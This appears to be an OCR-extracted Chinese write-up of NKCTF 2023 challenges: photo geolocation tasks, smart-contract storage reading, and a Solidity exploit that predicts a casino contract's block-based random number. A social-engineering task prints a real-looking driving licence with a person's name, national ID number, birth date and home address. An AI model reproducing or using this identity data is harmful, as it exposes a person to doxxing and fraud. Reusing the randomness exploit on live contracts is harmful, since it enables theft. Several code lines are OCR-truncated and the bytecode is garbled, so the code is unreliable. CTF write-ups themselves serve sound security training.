
最近

电视剧《狂飙》火爆全网

热度一路狂飙

“狂飙”的不止是剧集的收视、口碑

《狂飙》取景地，广东江门


晚上10:51 22.0K/s


大陆 全球

家乡看不到街景？卫星图不太清晰？来看「家乡航拍」

杭州金华布艺
广东省江门市蓬江区莲平路9-11号

清除历史记录

骑手楼面图专区


https://map.baidu.com/@12673554,4081061,13z#panoid=09004600001407041026381455X&pano···

两个人的夜晚


朋友圈里看到的，两个人出去玩了捏，而我却在宿舍给NKCTF出题QAQ。
链接：https://pan.baidu.com/s/1SHzO-rkZJmmCofVGWsmaig 提取码：2023
格式：NKCTF{南京市下关区热河南路街道(镇)热河南路46号热河南路幼儿园}

```
NKCTF{天津市西青区中北镇万卉路3号NCC新城市中心}
```

real-social-engineering

taco说他不信有人能查到他的身份证号，大伙儿们来给他上一课

flag形式：NKCTF{身份证号}



中华人民共和国机动车驾驶证
Driving License of the People's Republic of China
证号 610702200203264710
姓名 Name 马寅杰 性别 Sex 男 国籍 Nationality 中国/CHN
住址 Address 陕西省汉中市汉台区七里办事处金华村4组13号
陕西省汉中市公安局交通警察支队
出生日期 Date of Birth 2002-03-26
初次领证日期 Date of First Issue 2021-02-25
准驾车型 Class C1
有效期限 Valid Period 2021-02-25 至 2027-02-25

中华人
姓名 马寅
记录 实习

旅程的开始

走向远方的旅程，是从这里开始的。
格式：NKCTF{xx省xx市xx区xx街道xx号} NKCTF{xx省xx市xx区xx路xx号}

附件链接：https://pan.baidu.com/s/1i6X3-8p6vUoTaAv7AhAHLg?pwd=2023

NKCTF{贵州省贵阳市南明区遵义路1号}

Bridge

题目描述：flag形式为：NKCTF{}
例如：NKCTF{广东省广州市天河区天河公园}

附件链接：https://pan.baidu.com/share/init?surl=pID7UMLNcktgIrk7yXz9PQ&pwd=2023

```
NKCTF{海南省海口市龙华区世纪公园}
```

The other Bridge

题目描述：flag形式为：NKCTF{}
例如：NKCTF{甘肃省白银区金沟河畔}

附件链接：https://pan.baidu.com/s/1uJxFrHrcnCcOPAv8CPNurw?pwd=2023

NKCTF{重庆市渝中区嘉陵江畔戴家巷崖壁步道}

Ferris_Wheel

题目描述：flag形式为：NKCTF{}
例如：NKCTF{广东省天河区天湖森林公园万举兴寺}

附件链接：https://pan.baidu.com/s/19cygIkVFq0QF_Om8wX76Bg?pwd=2023

NKCTF{重庆市永川区兴龙湖CBD永川里奥特莱斯渝西之眼摩天轮}

decompile

出题人疏忽了区块链是全透明的，因此这个题目的测试数据（flag）就保存在区块链上了
https://goerli.etherscan.io/address/0x1309400df49baf581b2ee100f830ab16b9df1897

具体和Blockchain的decompile_revenge 解法一样

```
var Web3 = require("web3")

const web3 = new Web3("https://goerli.infura.io/v3/xxxxx")

 web3.eth.getStorageAt("0x1309400df49baf581b2ee100f830ab16b9df1897", 0).then(con
 web3.eth.getStorageAt("0x1309400df49baf581b2ee100f830ab16b9df1897", 1).then(con
 web3.eth.getStorageAt("0x1309400df49baf581b2ee100f830ab16b9df1897", 2).then(con
 web3.eth.getStorageAt("0x1309400df49baf581b2ee100f830ab16b9df1897", 3).then(con
 web3.eth.getStorageAt("0x1309400df49baf581b2ee100f830ab16b9df1897", 4).then(con
```

拿了后去解hash就行

Blockchain

HelloWorld

HelloWorld学习智能合约第三步 自己写一个Hello World！！！
rpc: http://blockchain.247533.top:10020
faucet: http://blockchain.247533.top:10021
nc blockchain.247533.top 10022

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.7;

contract HelloWorld {
    string greeting;

    constructor(string memory _greeting) public {
        greeting = _greeting;
    }

    function greet() public view returns (string memory) {
        return greeting;
    }

    function setGreeting(string memory _greeting) public {
        greeting = _greeting;
    }

    function isSolved() public view returns (bool) {
        string memory expected = "Hello,NKCTF2023";
        return keccak256(abi.encodePacked(expected)) == keccak256(abi.encodePac
    }
}

```


调用setGreeting函数，传入参数Hello,NKCTF2023就行

SignIn

学习智能合约第一步 Hello,World!!!

https://goerli.etherscan.io/address/0x2262522F573508169ED05B88aA7Dcf6bDaFAc5b8

```
https://goerli.etherscan.io/tx/0x9219c48673f78ac041a9d96f7e60027dd8ac030cd0d145fb0dd3f582b2b3e26f
```



```
110,182 | 110,182 (100%)

Base: 86.549509723 Gwei | Max: 182.981187932 Gwei | Max Priority: 2.5 Gwei

Burnt: 0.009536198080299586 ETH ($0.00)   Txn Savings: 0.010349580168424038 ETH ($0.00)

Txn Type: 2 (EIP-1559)   Nonce: 0   Position In Block: 45

a□HawV[[a□S□Ta□@V[a□^□□□a□□V[`` □P`□□□`□□□a□□W`□□a□□W□□□Q□P[a□□□
□a□□V[□UPa□ñV[`□□□□a□□□a□qV[`[□□□□a□ÇW□□□Q□U`□□□□P` □□□P`
□□□Pa□¢V[□□□□a□äW□□□Qa□à`□□□□a□íV[□UP[`□`□□□□□UPPP[PPPPPPV[`?□a□□`9`óþ`□`@R`□ýþ¢dipfsX"□ a¿½□(ò□
;□©W_è□W$¨□æÙN□çû÷~qö.□~dsolcC□□3 □NKCTF{W3c0me_to_NKCTF2023}
```


View Input As

— Click to show less

NKCasino

学习智能合约最后一步 搞钱！！！

题目环境
rpc: http://blockchain.247533.top:10010
faucet:http://blockchain.247533.top:10011
nc blockchain.247533.top 10012



```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.qWQvM_BeAIpZKFuw6WW3f-YXTTvmTAYguPS7mR4B1g95yttiD4B-
iv9xiqt8MkEdX1Q
[+] flag: NKCTF{Blood_W@sh1ng_NKCasino}
~/Downloads »
```

```solidity
pragma solidity 0.8.7;

interface NKCasino{
    function playGuessGame(uint _guessNum,address _player) external payable;
}

contract EXP{
    NKCasino victim;
    uint256 public flag = 999;
    constructor(address _addr){
        victim = NKCasino(_addr);
    }

    function hack() public payable{
        uint random = uint(keccak256(abi.encodePacked(block.difficulty, block.ti
        victim.playGuessGame{value: msg.value}(random, msg.sender);
    }


}


```

decompile_revenge

学习智能合约第二步 bytecode！！！
注意：本题与第一题构造方式一样
可能你会用到这个 http://blockchain.247533.top:10030

https://sepolia.etherscan.io/tx/0x2ee2f0d8d4514955dcf84cc5f5e68838ac37a526e45fed6a6c0402 91cfd5659b

```
var Web3 = require("web3")

const web3 = new Web3("https://sepolia.infura.io/v3/xxx")

 web3.eth.getStorageAt("0x0cAFA79d19EEb62784Ee2cd62E6F96253AE01aeC", 0).then(con
 web3.eth.getStorageAt("0x0cAFA79d19EEb62784Ee2cd62E6F96253AE01aeC", 1).then(con
 web3.eth.getStorageAt("0x0cAFA79d19EEb62784Ee2cd62E6F96253AE01aeC", 2).then(con
 web3.eth.getStorageAt("0x0cAFA79d19EEb62784Ee2cd62E6F96253AE01aeC", 3).then(con
```

NKCTF{This_1s_Decompile_Rev3nge!!!!}